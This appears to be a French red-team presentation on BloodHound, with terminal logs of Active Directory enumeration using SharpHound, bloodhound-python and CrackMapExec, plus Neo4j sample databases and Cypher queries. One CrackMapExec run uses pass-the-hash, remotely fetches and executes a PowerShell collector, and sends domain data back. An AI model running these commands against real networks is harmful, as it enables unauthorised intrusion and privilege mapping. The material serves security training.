Vous n'avez pas accès à DsBind pour intrinsec.neurones.sa (\\[REDACTED].Intrinsec.neurones.sa) (essai avec NetServerEnum).
I_NetGetDCLList a échoué : Status = 87 0x57 ERROR_INVALID_PARAMETER

C:\Users\test\Desktop>runas /user:intrinsec\wat /ne cmd.exe
Entrez le mot de passe de intrinsec\wat :
Tentative de lancement de cmd.exe en tant qu'utilisateur "intrinsec\wat" ...

cmd.exe (en tant qu'utilisateur intrinsec\wat) - SharpHound.exe -d intrinsec.neurones.sa

C:\Users\test\Desktop>nltest /dclist:intrinsec.neurones.sa
Obtenez la liste des contrôleurs du domaine « intrinsec.neurones.sa » à partir de « \\[REDACTED].Intrinsec.neurones.sa ».
[REDACTED].Intrinsec.neurones.sa [DS] Site :
[REDACTED].Intrinsec.neurones.sa [DS] Site :
[REDACTED].Intrinsec.neurones.sa [PDC] [DS] Site :
La commande a été correctement exécutée

C:\Users\test\Desktop>SharpHound.exe
Initializing BloodHound at 14:16 on 05/03/2019
Unable to contact domain. Try from a domain context!

C:\Users\test\Desktop>SharpHound.exe -d intrinsec.neurones.sa
Initializing BloodHound at 14:17 on 05/03/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, RDP, DCOM
Starting Enumeration for intrinsec.neurones.sa
```



Introduction | Injectors > BloodHound.py

```
[05/03/2019 14:43:34] 192.168.226.183 # bloodhound-python -u wat -d intrinsec.neurones.sa -v  
Password:  
DEBUG: Resolved collection methods: localadmin, session, group, trusts  
DEBUG: Using DNS to retrieve domain information  
DEBUG: Querying domain controller information from DNS  
DEBUG: Using domain hint: intrinsec.neurones.sa  
INFO: Found AD domain: intrinsec.neurones.sa  
DEBUG: Found primary DC: [REDACTED].Intrinsec.neurones.sa  
DEBUG: Found Global Catalog server: [REDACTED]trinsec.neurones.sa  
DEBUG: Found Global Catalog server: [REDACTED]intrinsec.neurones.sa  
DEBUG: Found Global Catalog server: [REDACTED].neurones.sa  
DEBUG: Found Global Catalog server: [REDACTED]eurones.sa  
DEBUG: Found Global Catalog server: [REDACTED]trinsec.neurones.sa  
DEBUG: Using LDAP server: [REDACTED].Intrinsec.neurones.sa  
DEBUG: Using base DN: DC=intrinsec,DC=neurones,DC=sa  
INFO: Connecting to LDAP server: [REDACTED].Intrinsec.neurones.sa  
DEBUG: Authenticating to LDAP server
```

```
[05/03/2019 14:52:31] 192.168.226.183 # bloodhound-python -u wat -d intrinsec.neurones.sa  
--hashes [REDACTED] -v  
DEBUG: Authentication: NTLM hashes  
DEBUG: Resolved collection methods: localadmin, session, group, trusts  
DEBUG: Using DNS to retrieve domain information  
DEBUG: Querying domain controller information from DNS  
DEBUG: Using domain hint: intrinsec.neurones.sa  
INFO: Found AD domain: intrinsec.neurones.sa  
DEBUG: Found primary DC: [REDACTED].Intrinsec.neurones.sa  
DEBUG: Found Global Catalog server: [REDACTED].neurones.sa  
DEBUG: Found Global Catalog server: [REDACTED]eurones.sa  
DEBUG: Found Global Catalog server: [REDACTED]trinsec.neurones.sa  
DEBUG: Found Global Catalog server: [REDACTED]trinsec.neurones.sa  
DEBUG: Found Global Catalog server: [REDACTED]intrinsec.neurones.sa
```




Introduction | Injectors > CrackMapExec

```
[05/03/2019 14:22:08] 192.168.226.183 # cme smb 192.168.226.1 -d intrinsec -u wat -H [REDACTED] -M bloodhound
[!] Module is not opsec safe, are you sure you want to run this? [Y/n] Y
SMB      192.168.226.1  445  [REDACTED]          [*] Windows 6.3 Build 9600 x64 (name: [REDACTED]) (domain:intrinsec) (signing:False) (SMBv1:False)
SMB      192.168.226.1  445  [REDACTED]          [+] intrinsec\wat [REDACTED] (Pwn3d!)
BLOODHOU... 192.168.226.1  445  [REDACTED]          [+] Executed launcher
BLOODHOU...
BLOODHOU... 192.168.226.1          [*] Waiting on 1 host(s)
BLOODHOU... 192.168.226.1          [*] -- "GET /BloodHound-modified.ps1 HTTP/1.1" 200 -
BLOODHOU... 192.168.226.1          [+] Executing payload... this can take a few minutes...
BLOODHOU...
BLOODHOU...
BLOODHOU...
BLOODHOU...
BLOODHOU... 192.168.226.1          [*] Waiting on 1 host(s)
BLOODHOU... 192.168.226.1          [*] -- "POST / HTTP/1.1" 200 -
BLOODHOU... 192.168.226.1          [*] Saved csv output to user_sessions-192.168.226.1-2019-03-05_142340.csv
BLOODHOU... 192.168.226.1          [*] Saved csv output to group_membership.csv-192.168.226.1-2019-03-05_142340.csv
BLOODHOU... 192.168.226.1          [*] Saved csv output to local_admins.csv-192.168.226.1-2019-03-05_142340.csv
BLOODHOU... 192.168.226.1          [*] Saved csv output to trusts.csv-192.168.226.1-2019-03-05_142340.csv
BLOODHOU... 192.168.226.1          [+] Successfully retrieved data
```



Introduction | DB Neo4j > Sample

A screenshot of the Neo4j Browser interface. At the top, there's a navigation bar with a back button, forward button, and search field. Below it is a sidebar with a tree view showing the database structure. The main area has three tabs: "Database Info", "Node Info", and "Queries".

Database Info

Category	Count
DB Address	bolt://localhost:7687
DB User	neo4j
Users	391
Computers	269
Groups	148
Sessions	418
ACLs	0
Relationships	5991

Actions:

- Refresh DB Stats
- Clear Sessions
- Log Out/Switch DB
- Clear Database



Introduction | DB Neo4j > switchDB.py

```
$ python switchDB.py
[+] Neo4j Database Path: D:\Tools\09_Red_Team\Neo4j\neo4j-community-3.5.3\data\databases

[+] Available Databases:
[0]: Create new DB
[1]: BloodHoundExampleDB.graphdb
[2]: TESTLAB.LOCAL_20000
[3]: TESTLAB.LOCAL_500

Please select the Database to switch to: 2
[!] Switching to Database 'TESTLAB.LOCAL_20000'
[!] Restarting Neo4j service
Le service Neo4j Graph Database - neo4j s'arrête.
Le service Neo4j Graph Database - neo4j a été arrêté.

Le service Neo4j Graph Database - neo4j démarre.
Le service Neo4j Graph Database - neo4j a démarré.

[+] Neo4j database ready, please refresh BloodHound DB stats
```



Introduction | DB Neo4j > DBCreator.py

The screenshot shows the GitHub repository page for `BloodHoundAD/BloodHound-Tools`. The page displays basic repository statistics: 8 commits, 1 branch, 0 releases, 1 contributor, and an LGPL-3.0 license. A list of files includes `DBCreator`, `LICENSE`, and `README.md`. The latest commit was made 6 months ago by user `rvazarkar` to fix computer properties. Below the repository details, there is a section titled **BloodHound-Tools** with a brief description and a list of current tools, which includes the `DBCreator`.

Miscellaneous tools for BloodHound

8 commits · 1 branch · 0 releases · 1 contributor · LGPL-3.0

Branch: master ▾ New pull request Find file Clone or download ▾

rvazarkar Fix computer props · Latest commit 095fb82 on 23 Aug 2018

DBCreator · Fix computer props · 6 months ago

LICENSE · Initial commit · 7 months ago

README.md · Initial commit of DBCreator · 7 months ago

README.md

BloodHound-Tools

This is a collection of miscellaneous tools released by the BloodHound team. See subfolders for individual tools.

Current Tools

- DBCreator - Tool to generate randomized Neo4j databases for use with BloodHound




Introduction | DB Neo4j > DBCreator.py

```
$ python DBCreator.py
=====
BloodHound Sample Database Creator
=====

Documented commands (type help <topic>):
=====
clear_and_generate cleardb connect dbconfig exit generate help setnodes

(Cmd) connect
Database Connection Successful!
(Cmd) generate
Starting data generation with nodes=500
Populating Standard Nodes
Adding Standard Edges
Generating Computer Nodes
Creating Domain Controllers
Generating User Nodes
Generating Group Nodes
Adding Domain Admins to Local Admins of Computers
Creating 25 Domain Admins (5% of users capped at 30)
Applying random group nesting
Adding users to groups
Calculated 7 groups per user with a variance of - 6
Adding local admin rights
Adding RDP/ExecuteDCOM/AllowedToDelegateTo
Adding sessions
Adding Domain Admin ACEs
Creating OUs
Creating GPOs
Adding outbound ACLs to 3 objects
Marking some users as Kerberoastable
Adding unconstrained delegation to a few computers
Database Generation Finished!
```





Introduction | DB Neo4j > DBCreator.py

```
(Cmd) setnodes 20000
(Cmd) generate
Starting data generation with nodes=20000
Populating Standard Nodes
Adding Standard Edges
Generating Computer Nodes
Creating Domain Controllers
Generating User Nodes
Generating Group Nodes
Adding Domain Admins to Local Admins of Computers
Creating 30 Domain Admins (3% of users capped at 30)
Applying random group nesting
Adding users to groups
Calculated 18 groups per user with a variance of - 10
Adding local admin rights
Adding RDP/ExecuteDCOM/AllowedToDelegateTo
Adding sessions
Adding Domain Admin ACEs
Creating OUs
Creating GPOs
Adding outbound ACLs to 141 objects
Marking some users as Kerberoastable
Adding unconstrained delegation to a few computers
Database Generation Finished!
```

The screenshot shows the Neo4j Browser interface with the 'Database Info' tab selected. The interface includes a search bar at the top and three tabs: 'Database Info', 'Node Info', and 'Queries'. Below the tabs, the 'Database Info' section displays various statistics:

DB Address	bolt://localhost:7687
DB User	neo4j
Users	20000
Computers	20010
Groups	20008
Sessions	40097
ACLs	60222
Relationships	539902

At the bottom, there are four buttons: 'Refresh DB Stats' (green), 'Clear Sessions' (light blue), 'Log Out/Switch DB' (orange), and 'Clear Database' (red).



Cypher Queries

Nœud : ()



Cypher Queries

Noeud : ()

Relation : []



Cypher Queries

Nœud : ()

Relation : []

Modèles de recherche possibles (pattern) :

() - [] - ()



Cypher Queries

Nœud : ()

Relation : []

Modèles de recherche possibles (pattern) :

() - [] - ()

() - [] -> ()



Cypher Queries

Nœud : ()

Relation : []

Modèles de recherche possibles (pattern) :

() - [] - ()

() - [] -> ()

() <- [] - ()



Cypher Queries

Noeud : ()

Relation : []

Modèles de recherche possibles (pattern) :

() - [] - ()

() - [] -> ()

() <- [] - ()

([▷] ° □ °) [▷] ↵ ┌ ┐



Cypher Queries

MATCH (S)-[R]->(D) RETURN S,R,D

- » **MATCH** : Modèles de recherche (pattern) présents dans la base Neo4j



Cypher Queries

MATCH (S)-[R]->(D) RETURN S,R,D

- ✖ **MATCH** : Modèles de recherche (pattern) présents dans la base Neo4j
- ✖ (**Nœuds**) : S (source) et D (destination)



Cypher Queries

MATCH (S)-[R]->(D) RETURN S,R,D

- » **MATCH** : Modèles de recherche (pattern) présents dans la base Neo4j
- » (**Nœuds**) : S (source) et D (destination)
- » [**Relation**] : Relation entre S et D



Cypher Queries

MATCH (S)-[R]->(D) RETURN S,R,D

- **MATCH** : Modèles de recherche (pattern) présents dans la base Neo4j
- (**Nœuds**) : S (source) et D (destination)
- [**Relation**] : Relation entre S et D
- **S, R, D** : Variables à retourner



Cypher Queries

BloodHound

RCLOVIS12964@TESTLAB.LOCAL

Database Info Node Info Queries

User Info

Name	RCLOVIS12964@TESTLAB.LOCAL
Display Name	Raeann Clovis
Password Last Changed	Sun, 21 Oct 2018 08:52:17 GMT
Last Logon	Never
Enabled	True
Compromised	False
Sessions	4
Sibling Objects in the Same OU	2000
Reachable High Value Targets	3
Effective Inbound GPOs	0
See User within Domain/OU Tree	

Group Membership

First Degree Group Memberships	11
Unrolled Group Membership	12
Foreign Group Membership	0

Local Admin Rights

First Degree Local Admin	0
Group Delegated Local Admin Rights	0
Derivative Local Admin Rights	0

Execution Privileges

First Degree RDP Privileges	3
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	2
Group Delegated DCOM Privileges	0
Constrained Delegation Privileges	2

Raw Query


```
MATCH (n:User) WHERE n.name = "RCLOVIS12964@TESTLAB.LOCAL" RETURN n
```





Cypher Queries


```
MATCH (n:User) WHERE n.name = "RCLOVIS12964@TESTLAB.LOCAL" MATCH p=(n)-[r:MemberOf*1..1]->(m) RETURN p
```





Cypher Queries


```
MATCH (n:User) WHERE n.name = "RCLOVIS12964@TESTLAB.LOCAL" MATCH p=(n)-[r:memberOf*1..2]->(m) RETURN p
```





Cypher Queries

`MATCH (n:User) WHERE n.name = "RCLOVIS12964@TESTLAB.LOCAL" MATCH p=(n)-[r:MemberOf*1..]->(m) RETURN p`

